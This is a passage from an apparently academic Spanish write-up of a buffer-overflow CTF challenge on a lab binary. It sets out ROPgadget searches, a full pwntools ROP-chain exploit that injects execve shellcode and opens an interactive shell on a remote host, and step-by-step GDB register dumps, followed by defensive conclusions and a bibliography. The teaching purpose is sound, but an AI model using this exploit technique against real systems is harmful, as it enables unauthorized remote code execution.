 - Uno de los gadgets disponibles es: “mov eax, esp; nop; pop ebp; ret” [Figura 2.31]. Este nos permite copiar el valor de ESP (donde estará la dirección de memoria que apunta al tope de la pila) en EAX. Con esto conseguimos almacenar en un registro que podemos llegar a controlar una dirección de memoria que pertenece a la pila en la ejecución presente[15]. Además, este *gadget* permite también introducir un valor en el registro EBP, ya que al hacer un “pop ebp” se extrae el valor en el tope de la pila y se copia en EBP. Por lo tanto, en el *exploit* será necesario introducir la dirección de memoria de este *gadget* seguido del valor que se quiera introducir en EBP.

```

root@ -playground1:~/david/new# ROPgadget --binary base64_ctf | grep "mov eax"
0x080491ed : add byte ptr [eax], al ; mov eax, esp ; nop ; pop ebp ; ret
0x0804925f : add byte ptr [ebp + 0xa], dh ; mov eax, 0 ; jmp 0x80493f9
0x080491ec : add byte ptr cs:[eax], al ; mov eax, esp ; nop ; pop ebp ; ret
0x080491ea : add eax, 0x2e16 ; mov eax, esp ; nop ; pop ebp ; ret
0x080493f4 : jl 0x80493b5 ; mov eax, dword ptr [ebp - 0x18] ; mov ebx, dword ptr [ebp - 4] ; leave ; ret
0x08049260 : jne 0x804926c ; mov eax, 0 ; jmp 0x80493f9
0x08049262 : mov eax, 0 ; jmp 0x80493f9
0x080493f6 : mov eax, dword ptr [ebp - 0x18] ; mov ebx, dword ptr [ebp - 4] ; leave ; ret
0x08049508 : mov eax, dword ptr [esp] ; ret
0x080491ef : mov eax, esp ; nop ; pop ebp ; ret
0x080491eb : push ss ; add byte ptr cs:[eax], al ; mov eax, esp ; nop ; pop ebp ; ret

```

Fig. 2.31. Primer *gadget* necesario del reto 3

- Una vez se tiene en EAX una dirección de la pila, será necesario sumarle ciertas posiciones, ya que la *shellcode* a introducir estará almacenada más adelante en la pila. Para ello buscamos un *gadget* que permita hacer esto. Se encuentra el siguiente: “add eax, ebp; ret” [Figura 2.32]. Como en EBP ya puede estar almacenado el valor que se desee porque se ha introducido en el paso anterior, ya se logra sumarle a EAX las posiciones de memoria que se deseen.

```

root@ -playground1:~/david/new# ROPgadget --binary base64_ctf | grep "add eax"
0x0804920d : add byte ptr [0x2df2], al ; add eax, ebp ; ret
0x0804920c : add byte ptr [eax], al ; add eax, 0x2df2 ; add eax, ebp ; ret
0x080491fa : add byte ptr [eax], al ; add eax, 0x2e04 ; jmp eax
0x08049211 : add byte ptr [eax], al ; add eax, ebp ; ret
0x0804920e : add eax, 0x2df2 ; add eax, ebp ; ret
0x080491fc : add eax, 0x2e04 ; jmp eax
0x080491ea : add eax, 0x2e16 ; mov eax, esp ; nop ; pop ebp ; ret
0x080491c5 : add eax, 0x804c0ac ; add ecx, ecx ; ret
0x080491f9 : add eax, dword ptr [eax] ; add byte ptr [0x2e04], al ; jmp eax
0x08049213 : add eax, ebp ; ret
0x08049295 : add eax, edx ; movzx eax, byte ptr [eax] ; movzx eax, al ; jmp 0x80492a4
0x080492bd : add eax, edx ; movzx eax, byte ptr [eax] ; movzx eax, al ; jmp 0x80492cc
0x080492e5 : add eax, edx ; movzx eax, byte ptr [eax] ; movzx eax, al ; jmp 0x80492f4
0x080491c3 : inc esi ; add eax, 0x804c0ac ; add ecx, ecx ; ret
0x080491f8 : or al, 3 ; add byte ptr [eax], al ; add eax, 0x2e04 ; jmp eax

```

Fig. 2.32. Segundo *gadget* necesario del reto 3

no que pueda haber cierto espacio de margen para posibles errores o cambios de direcciones. Al añadir esos caracteres, no habrá ninguna instrucción especial en esas direcciones, por lo que el funcionamiento del *exploit* no se verá modificado. Las direcciones que haya de diferencia entre el salto y la *shellcode* se irán ejecutando una por una hasta llegar al código inyectado, ejecutándose correctamente. Por lo tanto, el orden correcto es el siguiente:

TABLA 2.9. ORDEN CORRECTO DE LOS ELEMENTOS
PARA EXPLOTAR EL RETO 3

Memoria	Comentario
'A' * 48	offset
"mov eax, es; nop; pop ebp; ret"	gadget
0x20	irá al registro EBP
"add eax, ebp; ret"	eax + 0x20
"jmp eax"	gadget
'C' * 50	espacio auxiliar
"shellcraft.i386.linux.sh()"	shellcode

- El resultado del *exploit* en *Python* es el que aparece en la Figura 2.35.

```
# --- exploit the program ---
exe = context.binary

# set the addresses
mov_eax_esp_pop_ebp = 0x080491ef
positions_to_add = 0x20
add_eax_ebp = 0x08049213
jmp_eax = 0x08049201

# merge all
payload = [
    b'A' * offset,
    p32(mov_eax_esp_pop_ebp),
    p32(positions_to_add),
    p32(add_eax_ebp),
    p32(jmp_eax),
    b'C' * 50,
    asm(shellcraft.i386.linux.sh())
]

payload = b"".join(payload)

print(payload)
with open('payload', 'wb') as file:
    file.write(payload)

if REMOTE:
    r = remote(host, port)
else:
    r = exe.process()

r.recvuntil(b"\n")
r.sendline(payload)

r.interactive()
```

Fig. 2.35. *Exploit* para el reto 3

- Como se puede observar en la imagen anterior, se está utilizando la función “p32()” para poder obtener el código en binario de las direcciones de memoria. Además, se está enviado el *payload* final gracias a la instrucción “r.sendline()” de Pwntools, y finalmente es necesario añadir “r.interactive()” para poder interactuar con la *shell* que se abrirá al ejecutar el *script*.
- Un ejemplo de salida del *script* en *Python* al ejecutarlo de manera remota es el que se muestra en la Figura 2.36.

Fig. 2.36. Resultado de explotar el reto 3

```

registers
$eax : 0x0
$ebx : 0x41414141 ("AAAA"? )
$ecx : 0xf7fa49b8 - 0x00000000
$edx : 0x1
$esp : 0xffffcfd0 - 0x000020 (" ?")
$ebp : 0x41414141 ("AAAA"? )
$esi : 0x8049510 - <__libc_csu_init+0> push ebp
$edi : 0xf7ffcb80 - 0x00000000
$eip : 0x80491ef - <_dl_register_1+13> mov eax, esp
$eflags: [zero carry PARITY adjust SIGN trap INTERRUPT direction overflow resume virtualx86 identification]
$cs: 0x23 $ss: 0x2b $ds: 0x2b $es: 0x2b $fs: 0x00 $gs: 0x63

----- stack -----
0xffffcfd0+0x0000: 0x000020 (" ?") - $esp
0xffffcfd4+0x0004: 0x8049213 - <_dl_register_3+13> add eax, ebp
0xffffcfd8+0x0008: 0x8049201 - <_dl_register_2+13> jmp eax
0xffffcfdc+0x000c: "cccccccccccccccccccccccccccccccccccccccc[ ... ]"
0xffffcfe0+0x0010: "ccccccccccccccccccccccccccccccccccccccccjh/[ ... ]"
0xffffcfe4+0x0014: "ccccccccccccccccccccccccccccccccccccccccjh//sh[ ... ]"
0xffffcfe8+0x0018: "ccccccccccccccccccccccccccccccccccccccccjh//sh/bin[ ... ]"
0xffffcfec+0x001c: 0x43434343

----- code:x86:32 -----
0x80491e3 <_dl_register_1+1> mov     ebp, esp
0x80491e5 <_dl_register_1+3> call   0x8049508 <__x86.get_pc_thunk.ax>
0x80491ea <_dl_register_1+8> add     eax, 0x2e16
0x80491ef <_dl_register_1+13> mov     eax, esp
0x80491f1 <_dl_register_1+15> nop
0x80491f2 <_dl_register_1+16> pop     ebp
0x80491f3 <_dl_register_1+17> ret
0x80491f4 <_dl_register_2+0> push    ebp
0x80491f5 <_dl_register_2+1> mov     ebp, esp

----- threads -----
[#0] Id 1, Name: "base64_ctf", stopped 0x80491ef in _dl_register_1 (), reason: SINGLE STEP

----- trace -----
[#0] 0x80491ef - _dl_register_1()

gef> |

```

Fig. 2.37. Situación de los registros antes de ejecutar la primera instrucción

- El valor de ESP se copia en EAX tras ejecutarse la instrucción [Figura 2.38].

```

$eax : 0xffffcfd0 - 0x000020 (" ?")
$ebx : 0x41414141 ("AAAA"? )
$ecx : 0xf7fa49b8 - 0x00000000
$edx : 0x1
$esp : 0xffffcfd0 - 0x000020 (" ?")
$ebp : 0x41414141 ("AAAA"? )
$esi : 0x8049510 - <__libc_csu_init+0> push ebp
$edi : 0xf7ffcb80 - 0x00000000
$eip : 0x80491f1 - <_dl_register_1+15> nop
$eflags: [zero carry PARITY adjust SIGN trap INTERRUPT direction overflow resume virtualx86
$cs: 0x23 $ss: 0x2b $ds: 0x2b $es: 0x2b $fs: 0x00 $gs: 0x63

----- stack -----
0xffffcfd0+0x0000: 0x000020 (" ?") - $esp
0xffffcfd4+0x0004: 0x8049213 - <_dl_register_3+13> add eax, ebp
0xffffcfd8+0x0008: 0x8049201 - <_dl_register_2+13> jmp eax
0xffffcfdc+0x000c: "cccccccccccccccccccccccccccccccccccccccc[ ... ]"
0xffffcfe0+0x0010: "ccccccccccccccccccccccccccccccccccccccccjh/[ ... ]"
0xffffcfe4+0x0014: "ccccccccccccccccccccccccccccccccccccccccjh//sh[ ... ]"
0xffffcfe8+0x0018: "ccccccccccccccccccccccccccccccccccccccccjh//sh/bin[ ... ]"
0xffffcfec+0x001c: 0x43434343

----- code:x86:32 -----
0x80491e5 <_dl_register_1+3> call   0x8049508 <__x86.get_pc_thunk.ax>
0x80491ea <_dl_register_1+8> add     eax, 0x2e16
0x80491ef <_dl_register_1+13> mov     eax, esp
0x80491f1 <_dl_register_1+15> nop
0x80491f2 <_dl_register_1+16> pop     ebp
0x80491f3 <_dl_register_1+17> ret
0x80491f4 <_dl_register_2+0> push    ebp
0x80491f5 <_dl_register_2+1> mov     ebp, esp
0x80491f7 <_dl_register_2+3> call   0x8049508 <__x86.get_pc_thunk.ax>

----- threads -----
[#0] Id 1, Name: "base64_ctf", stopped 0x80491f1 in _dl_register_1 (), reason: SINGLE STEP

----- trace -----
[#0] 0x80491f1 - _dl_register_1()

gef> |

```

Fig. 2.38. Situación de los registros tras ejecutar la primera instrucción

- Ahora, al ejecutarse la instrucción “pop ebp”, el valor del tope de la pila (0x20) se copiará al registro EBP [Figura 2.39].


```

$eax : 0xffffcfd0 - 0x000020 (" ")
$ebx : 0x41414141 ("AAAA"?)
$ecx : 0xf7fa49b8 - 0x00000000
$edx : 0x1
$esp : 0xffffcfd4 - 0x8049213 - <_dl_register_3+13> add eax, ebp
$ebp : 0x20
$esi : 0x8049510 - <_libc_csu_init+0> push ebp
$edi : 0xf7ffcb80 - 0x00000000
$eip : 0x80491f3 - <_dl_register_1+17> ret
$eflags: [zero carry PARITY adjust SIGN trap INTERRUPT direction overflow resume
$cs: 0x23 $ss: 0x2b $ds: 0x2b $es: 0x2b $fs: 0x00 $gs: 0x63

0xffffcfd4+0x0000: 0x8049213 - <_dl_register_3+13> add eax, ebp - $esp
0xffffcfd8+0x0004: 0x8049201 - <_dl_register_2+13> jmp eax
0xffffcfdc+0x0008: "CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC[ ...]"
0xffffcfde+0x000c: "CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCjhh/[ ...]"
0xffffcfe0+0x0010: "CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCjhh///sh[ ...]"
0xffffcfe4+0x0014: "CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCjhh///sh/bin[ ...]"
0xffffcfe8+0x0018: 0x43434343
0xffffcfec+0x001c: 0x43434343

0x80491ef <_dl_register_1+13> mov    eax, esp
0x80491f1 <_dl_register_1+15> nop
0x80491f2 <_dl_register_1+16> pop    ebp
- 0x80491f3 <_dl_register_1+17> ret
l 0x8049213 <_dl_register_3+13> add    eax, ebp
0x8049215 <_dl_register_3+15> ret
0x8049216 <_dl_register_3+16> nop
0x8049217 <_dl_register_3+17> pop    ebp
0x8049218 <_dl_register_3+18> ret
0x8049219 <base64_encode+0> push   ebp

```

Fig. 2.39. Situación de los registros después de ejecutarse el *pop*

- El siguiente paso es ejecutar la instrucción “add eax, ebp”, por lo que veremos que el valor almacenado en EAX se verá aumentado en 0x20 [Figura 2.40].

```

$eax : 0xffffcfd0 - 0x000020 (" ")
$ebx : 0x41414141 ("AAAA"?)
$ecx : 0xf7fa49b8 - 0x00000000
$edx : 0x1
$esp : 0xffffcfd4 - 0x8049213 - <_dl_register_3+13> add eax, ebp
$ebp : 0x20
$esi : 0x8049510 - <_libc_csu_init+0> push ebp
$edi : 0xf7ffcb80 - 0x00000000
$eip : 0x80491f3 - <_dl_register_1+17> ret
$eflags: [zero carry PARITY adjust SIGN trap INTERRUPT direction overflow resume
$cs: 0x23 $ss: 0x2b $ds: 0x2b $es: 0x2b $fs: 0x00 $gs: 0x63

0xffffcfd8+0x0000: 0x8049201 - <_dl_register_2+13> jmp eax - $esp
0xffffcfdc+0x0004: "CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC[ ...]"
0xffffcfe0+0x0008: "CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCjhh/[ ...]"
0xffffcfe4+0x000c: "CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCjhh///sh[ ...]"
0xffffcfe8+0x0010: "CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCjhh///sh/bin[ ...]"
0xffffcfec+0x0014: 0x43434343
0xffffcfe0+0x0018: 0x43434343
0xffffcfd4+0x001c: 0x43434343

0x8049209 <_dl_register_3+3> call   0x8049508 <_x86.get_pc_thunk.ax>
0x804920e <_dl_register_3+8> add    eax, 0x20
0x8049213 <_dl_register_3+13> add    eax, ebp
- 0x8049215 <_dl_register_3+15> ret
l 0x8049201 <_dl_register_2+13> jmp    eax
0x8049203 <_dl_register_2+15> nop
0x8049204 <_dl_register_2+16> pop    ebp
0x8049205 <_dl_register_2+17> ret
0x8049206 <_dl_register_3+0> push   ebp
0x8049207 <_dl_register_3+1> mov    ebp, esp

```

Fig. 2.40. Situación de los registros tras ejecutar la suma

- Lo siguiente es ejecutar “jmp eax”, es decir, ir a la posición almacenada en EAX [Figura 2.41].

```

$eax : 0xffffcfff - 0x43434343 ("CCCC"?
$ebx : 0x41414141 ("AAAA"?
$ecx : 0xf7fa49b8 - 0x00000000
$edx : 0x1
$esp : 0xffffcfdc - "CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC[ ... ]"
$ebp : 0x20
$esi : 0x8049510 - <_libc_csu_init+0> push ebp
$edi : 0xf7fcb80 - 0x00000000
$eip : 0xffffcfff - 0x43434343 ("CCCC"?
$eflags: [zero carry PARITY adjust SIGN trap INTERRUPT direction overflow resume virtualx
$cs: 0x23 $ss: 0x2b $ds: 0x2b $es: 0x2b $fs: 0x00 $gs: 0x63

0xffffcfdc +0x0000: "CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC[ ... ]" - $esp
0xffffcfe0 +0x0004: "CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCjhh/[ ... ]"
0xffffcfe4 +0x0008: "CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCjhh///sh[ ... ]"
0xffffcfe8 +0x000c: "CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCjhh///sh/bin[ ... ]"
0xfffffec0 +0x0010: 0x43434343
0xffffcfff +0x0014: 0x43434343 - $eip
0xffffcfff +0x0018: 0x43434343
0xffffcfff +0x001c: 0x43434343

0xffffcfed inc ebx
0xffffcfef inc ebx
0xffffcfff inc ebx
0xffffcfff inc ebx
0xffffcfff inc ebx
0xffffcfff inc ebx
0xffffcfff inc ebx
0xffffcfff inc ebx

```

Fig. 2.41. Situación de los registros tras ejecutar el salto

- Como en esta dirección está almacenada una de las ‘C’s que se han inyectado, no realizará ninguna acción. Por lo tanto, se irán ejecutando esas instrucciones hasta llegar a la primera de la *shellcode* [Figura 2.42].

```

$eax : 0xffffcfff - 0x43434343 ("CCCC"?
$ebx : 0x4141415e ("AAA"?
$ecx : 0xf7fa49b8 - 0x00000000
$edx : 0x1
$esp : 0xffffcfdc - "CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC[ ... ]"
$ebp : 0x20
$esi : 0x8049510 - <_libc_csu_init+0> push ebp
$edi : 0xf7fcb80 - 0x00000000
$eip : 0xffffd00d - 0x68686a43 ("Cjhh"?
$eflags: [zero carry parity adjust sign trap INTERRUPT direction overflow resume virtualx
$cs: 0x23 $ss: 0x2b $ds: 0x2b $es: 0x2b $fs: 0x00 $gs: 0x63

0xffffcfdc +0x0000: "CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC[ ... ]" - $esp
0xffffcfe0 +0x0004: "CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCjhh/[ ... ]"
0xffffcfe4 +0x0008: "CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCjhh///sh[ ... ]"
0xffffcfe8 +0x000c: "CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCjhh///sh/bin[ ... ]"
0xfffffec0 +0x0010: 0x43434343
0xffffcfff +0x0014: 0x43434343
0xffffcfff +0x0018: 0x43434343
0xffffcfff +0x001c: 0x43434343

0xffffd00a inc ebx
0xffffd00b inc ebx
0xffffd00c inc ebx
0xffffd00d inc ebx
0xffffd00e push 0x68
0xffffd010 push 0x732f2f2f
0xffffd015 push 0x6e69622f
0xffffd01a mov ebx, esp
0xffffd01c push 0x1010101

```

Fig. 2.42. Primera instrucción de la *shellcode*

- Por lo que ahora, se ejecutarán las instrucciones siguientes, correspondientes con la *shellcode* y se abrirá una *shell*, logrando el objetivo. Esto se hará justo en el momento en el que se ejecute la instrucción “`int 0x80`”, que es la que indica el comienzo de la ejecución [Figura 2.43].

```

0xffffcfc4|+0x0000: 0xffffcfc6 - 0x006873 ("sh"? ) - $esp
0xffffcfc8|+0x0004: 0x00000000
0xffffcfc6|+0x0008: 0x006873 ("sh"? )
0xffffcfd0|+0x000c: "/bin///sh"
0xffffcfd4|+0x0010: "///sh"
0xffffcfd8|+0x0014: 0x000068 ("h"? )
0xffffcfdc|+0x0018: "CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC[ ... ]"
0xffffcfe0|+0x001c: "CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCjhh/[ ... ]"

```

```

0xfffffd033      xor     edx, edx
0xfffffd035      push    0xb
0xfffffd037      pop     eax
- 0xfffffd038      int     0x80
0xfffffd03a      add     BYTE PTR [eax], al
0xfffffd03c      add     BYTE PTR [eax], al
0xfffffd03e      add     BYTE PTR [eax], al
0xfffffd040      add     BYTE PTR [eax], al
0xfffffd042      add     BYTE PTR [eax], al

```

Fig. 2.43. Momento previo a abrir la *shell*

Herramientas utilizadas para la resolución

Las herramientas que se han utilizado para resolver el reto y que ya han sido citadas en el apartado anterior son las que aparecen en la siguiente tabla. Cabe decir que la herramienta *checksec* previamente citada, pertenece al paquete de *Pwntools*.

TABLA 2.10. HERRAMIENTAS EMPLEADAS PARA LA RESOLUCIÓN DEL RETO 3

Nombre	Versión	Fuente
Pwntools	4.9.0	https://docs.pwntools.com/en/stable/install.html [5]
ROPgadget	7.3	https://github.com/JonathanSalwan/ROPgadget [18]
Python	3.10.7	https://www.python.org/ [7]
Bash	5.1.16	Comando de Linux
GDB	10.1.90.20210103-git	Comando de Linux
Gef	2023.04	https://github.com/hugsy/gef [19]

Es importante comentar que las herramientas que se han enumerado son las que se han utilizado en las capturas proporcionadas del apartado anterior, sin embargo, existen muchas otras que son igualmente válidas y que servirían para resolver este reto de manera exitosa.

2.3.4. Conclusiones

- El reto se incluye dentro de la disciplina de *exploiting*, ya que como se ha visto es necesario desarrollar un *exploit*, pero también ingeniería inversa, ya que es importante saber buscar los *gadgets* disponibles en el binario y obtener sus direcciones de memoria.
- Para la resolución de este reto es imprescindible conocer el funcionamiento de los *gadgets* y los ataques de ROP, ya que es muy importante saber identificar aquellos que pueden servir para resolver este ejercicio y poder establecer un orden concreto. Además, es muy importante saber cuándo una dirección de memoria se está llamando para obtener su valor almacenado o para ejecutar la instrucción que contiene, ya que en este reto muchas veces es necesario elegir entre usar uno de los métodos o el otro.
- La resolución de este ejercicio gracias a que se ha deshabilitado el bit de NX y se permite la ejecución de ciertas zonas de la pila, ya que en caso contrario no se podría ejecutar la *shellcode*. Por lo tanto, cabe destacar la importancia de habilitar este mecanismo de seguridad a la hora de compilar los programas que se vayan a usar en entornos de producción, ya que su ausencia podría dar lugar a ciberataques realmente críticos.
- Es un reto muy atractivo para comprender correctamente el funcionamiento de los diferentes registros y comprender la finalidad de los ataques de ROP, logrando acceso a una máquina de manera remota haciendo uso de técnicas de *buffer overflow*.

3. CONCLUSIONES GENERALES

Tal y como se ha visto, se han desarrollado tres ejercicios con una temática común (realizar ataques de *buffer overflow*), pero que a su vez se diferencian en las técnicas necesarias para abordarlos. Cada uno se centra en intentar saltarse un mecanismo de seguridad concreto, comenzando por el PIE y ASLR, siguiendo por una implementación de un *canary* y finalmente aprovechar la ausencia del bit NX. Con estos ejercicios se busca que los usuarios investiguen acerca de cada una de las medidas de seguridad y modos de saltárselos, entendiendo además el funcionamiento de los registros y la memoria de un ordenador en tiempo de ejecución de un programa.

Con el Ejercicio 1 se intenta que comprendan la importancia de no filtrar en ningún momento direcciones de memoria internas en tiempo de ejecución, ya que como se ha visto, podría permitir calcular la dirección de cualquier otra función, aunque no se haya usado nunca, y aprovecharse de ella. En el Ejercicio 2 cabe destacar la gran importancia de implementar las medidas de seguridad de manera robusta y segura, ya que el no hacerlo puede llevar a consecuencias similares a las de su ausencia. Por último, en el Ejercicio 3 se pretende demostrar la gran importancia de prohibir la ejecución de zonas de memoria que pueden ser controladas por un usuario, ya que en este caso, los ataques que se podrían dar serían mucho más críticos porque el usuario sería capaz de inyectar cualquier código que desee, pudiendo llegar a obtener un control total del equipo[20].

Por lo tanto, es fundamental resaltar la importancia de **compilar cualquier código con todas las medidas de seguridad posibles**. A pesar de los esfuerzos por establecer protecciones sólidas, es importante tener en cuenta que no existe la seguridad al 100 %. Por lo tanto, es crucial también tomar medidas de contención dentro de los propios equipos. Al ejecutar programas, es recomendable hacerlo con los menores privilegios posibles, limitando así el impacto de cualquier potencial brecha de seguridad. Además, es imprescindible realizar auditorías de seguridad sobre el código antes de ponerlo en producción, con el objetivo de identificar y corregir instrucciones vulnerables que puedan ser explotadas. Estas precauciones permitirán mitigar los riesgos y salvaguardar de manera efectiva los sistemas y datos sensibles.

Finalmente, hay que resaltar que los dos primeros ejercicios han sido presentados al *Call for Flags* de las VIII Jornadas Nacionales de Investigación en Ciberseguridad (JNIC 2023)[21], en las que han sido aceptados e incluidos como retos en el CTF que ha tenido lugar durante la convención. Destacar también la buena puntuación que han obtenido (88 sobre 100), resaltando su originalidad y complejidad técnica.

BIBLIOGRAFÍA

- [1] *OWASP FSTM, Etapa 9: Explotación de ejecutables*, es, <https://www.tarlogic.com/es/blog/owasp-fstm-etapa-9-explotacion-de-ejecutables/>, Accessed: 2023.
- [2] M. L. Pérez, *PWN - ROP: bypass NX, ASLR, PIE y Canary* –, es, <https://ironhackers.es/tutoriales/pwn-rop-bypass-nx-aslr-pie-y-canary/>, Accessed: 2023.
- [3] *CTF-buffer-overflow: Exercises of buffer overflow from the “Pwn” category of CTFs, including solving script*, en, <https://github.com/davidmohedanovazquez/CTF-buffer-overflow>, Accessed: 2023.
- [4] *The trusted source for IP address data*, en, <https://ipinfo.io/>, Accessed: 2023.
- [5] *Installation — pwntools 4.10.0 documentation*, en, <https://docs.pwntools.com/en/stable/install.html>, Accessed: 2023.
- [6] *ghidra: Ghidra is a software reverse engineering (SRE) framework*, en.
- [7] *Welcome to*, <https://www.python.org/>, Accessed: 2023.
- [8] *Write up: Steganography: Hide data in images and extract them*, en, <https://www.blackhatethicalhacking.com/articles/steganography-hide-data-in-images-and-extract-them/>, Accessed: 2023.
- [9] *Documentation – arm developer*, en, <https://developer.arm.com/documentation/101754/0619/armclang-Reference/armclang-Command-line-Options/fstack-protector---fstack-protector-all---fstack-protector-strong---fno-stack-protector>, Accessed: 2023.
- [10] S. Hetzl, *Steghide*, <https://steghide.sourceforge.net/>, Accessed: 2023.
- [11] *Base64 to image*, en, <https://base64.guru/converter/decode/image>, Accessed: 2023.
- [12] *How do I base64 encode (decode) in C?* en, <https://stackoverflow.com/questions/342409/how-do-i-base64-encode-decode-in-c>, Accessed: 2023.
- [13] *Implementing A return oriented programming (ROP) attack: A how-to guide*, en, <https://hackernoon.com/implementing-a-return-oriented-programming-rop-attack-a-how-to-guide-u84h32vi/>, Accessed: 2023.
- [14] *How can I temporarily disable ASLR (Address space layout randomization)?* en, <https://askubuntu.com/questions/318315/how-can-i-temporarily-disable-aslr-address-space-layout-randomization>, Accessed: 2023.

- [15] https://cs.brown.edu/courses/cs033/docs/guides/x64_cheatsheet.pdf, Accessed: 2023.
- [16] *Metasploit-framework: Metasploit framework*, en, <https://github.com/rapid7/metasploit-framework>, Accessed: 2023.
- [17] Anvbis, *Pwntools-cheatsheet.Md*, en, <https://gist.github.com/anvbis/64907e4f90974c4bdd930baeb705dedf>, Accessed: 2023.
- [18] J. Salwan, *ROPgadget: This tool lets you search your gadgets on your binaries to facilitate your ROP exploitation. ROPgadget supports ELF, PE and Mach-O format on x86, x64, ARM, ARM64, PowerPC, SPARC, MIPS, RISC-V 64, and RISC-V Compressed architectures*, en.
- [19] C. Hugsy, *gef: GEF (GDB Enhanced Features) - a modern experience for GDB with advanced debugging capabilities for exploit devs & reverse engineers on Linux*, en.
- [20] D. Uroz, *How powerful are Return Oriented Programming attacks?* en, <https://reversesea.me/index.php/how-powerful-are-return-oriented-programming-attacks/>, Accessed: 2023.
- [21] *Call For Flags – JNIC 2023*, es, <https://2023.jnic.es/call-for-flags/>, Accessed: 2023.
- [22] *Basic ROP - CTF wiki EN*, en, <https://ctf-wiki.mahaloz.re/pwn/linux/stackoverflow/basic-rop/>, Accessed: 2023.
- [23] *ROP chaining: Return oriented programming*, en, <https://www.ired.team/offensive-security/code-injection-process-injection/binary-exploitation/rop-chaining-return-oriented-programming>, Accessed: 2023.
- [24] J. Hammond, *Pwntools ROP Binary Exploitation - DownUnderCTF*, sep. de 2020.
- [25] CryptoCat, *10: Bypassing Stack Canaries (leak + write) - Buffer Overflows - Intro to Binary Exploitation (Pwn)*, abr. de 2022.
- [26] *CTFtime.org / picoCTF 2022 / ropfu*, en, <https://ctftime.org/task/19804>, Accessed: 2023-NA-NA.
- [27] Tzion, *[PICOCTF] Binary Exploitation*, en, <https://tzion0.github.io/posts/picoctf2022-binexp/>, Accessed: 2023.
- [28] *PicoCTF 2022: Beginner's compilation*, en, <https://enscribe.dev/ctfs/pico22/beginners-compilation/>, Accessed: 2023.
- [29] kald, *Return-Oriented Programming — ROP chaining - ka1d0*, en, <https://nikhilh20.medium.com/return-oriented-programming-rop-chaining-def0677923ad>, Accessed: 2023.

- [30] Airman, *Protostar stack 7 walkthrough* - airman, en, <https://airman604.medium.com/protostar-stack7-walkthrough-2aa2428be3e0>, Accessed: 2023.
- [31] *ROP primer: 0.2*, en, <https://www.vulnhub.com/entry/rop-primer-02,114/>, Accessed: 2023.
- [32] Z. Riggle, *Example Exploit for ROP Emporium's ret2win Challenge Raw*, en, <https://gist.github.com/zachriggle/e4d591db7ceaafbe8ea32b461e239320>, Accessed: 2023.
- [33] *ROP - leaking LIBC template*, en, <https://book.hacktricks.xyz/reversing-and-exploiting/linux-exploiting-basic-esp/rop-leaking-libc-address/rop-leaking-libc-template>, Accessed: 2023.
- [34] M. Kamper, *Beginners' guide*, en, <https://ropemporium.com/guide.html>, Accessed: 2023.
- [35] O. Lab y L. L. C. CTFd, *What is ROP - CTF 101*, en, <https://ctf101.org/binary-exploitation/return-oriented-programming/>, Accessed: 2023.
- [36] *Return oriented programming and automating exploit scripts*, en, <https://zelinsky.github.io/CTF-Course/Classes/12.html>, Accessed: 2023.

ANEXO A. LISTA DE ABREVIATURAS

API	<i>Application Programming Interface</i>
ASLR	<i>Address Space Layout Randomization</i>
CTF	<i>Capture the Flag</i>
DNI	Documento Nacional de Identidad
EAX	<i>Extended Accumulator</i>
EBP	<i>Extended Base Pointer</i>
EIP	<i>Extended Instruction Pointer</i>
ESP	<i>Extended Stack Pointer</i>
GDB	<i>Gnu DeBugger</i>
IDA	<i>Interactive Disassembler</i>
IP	<i>Internet Protocol</i>
JNIC	Jornadas Nacionales de Investigación en Ciberseguridad
NX	<i>NoeXecute</i>
PIE	<i>Position Independent Executables</i>
ROP	<i>Return Oriented Programming</i>

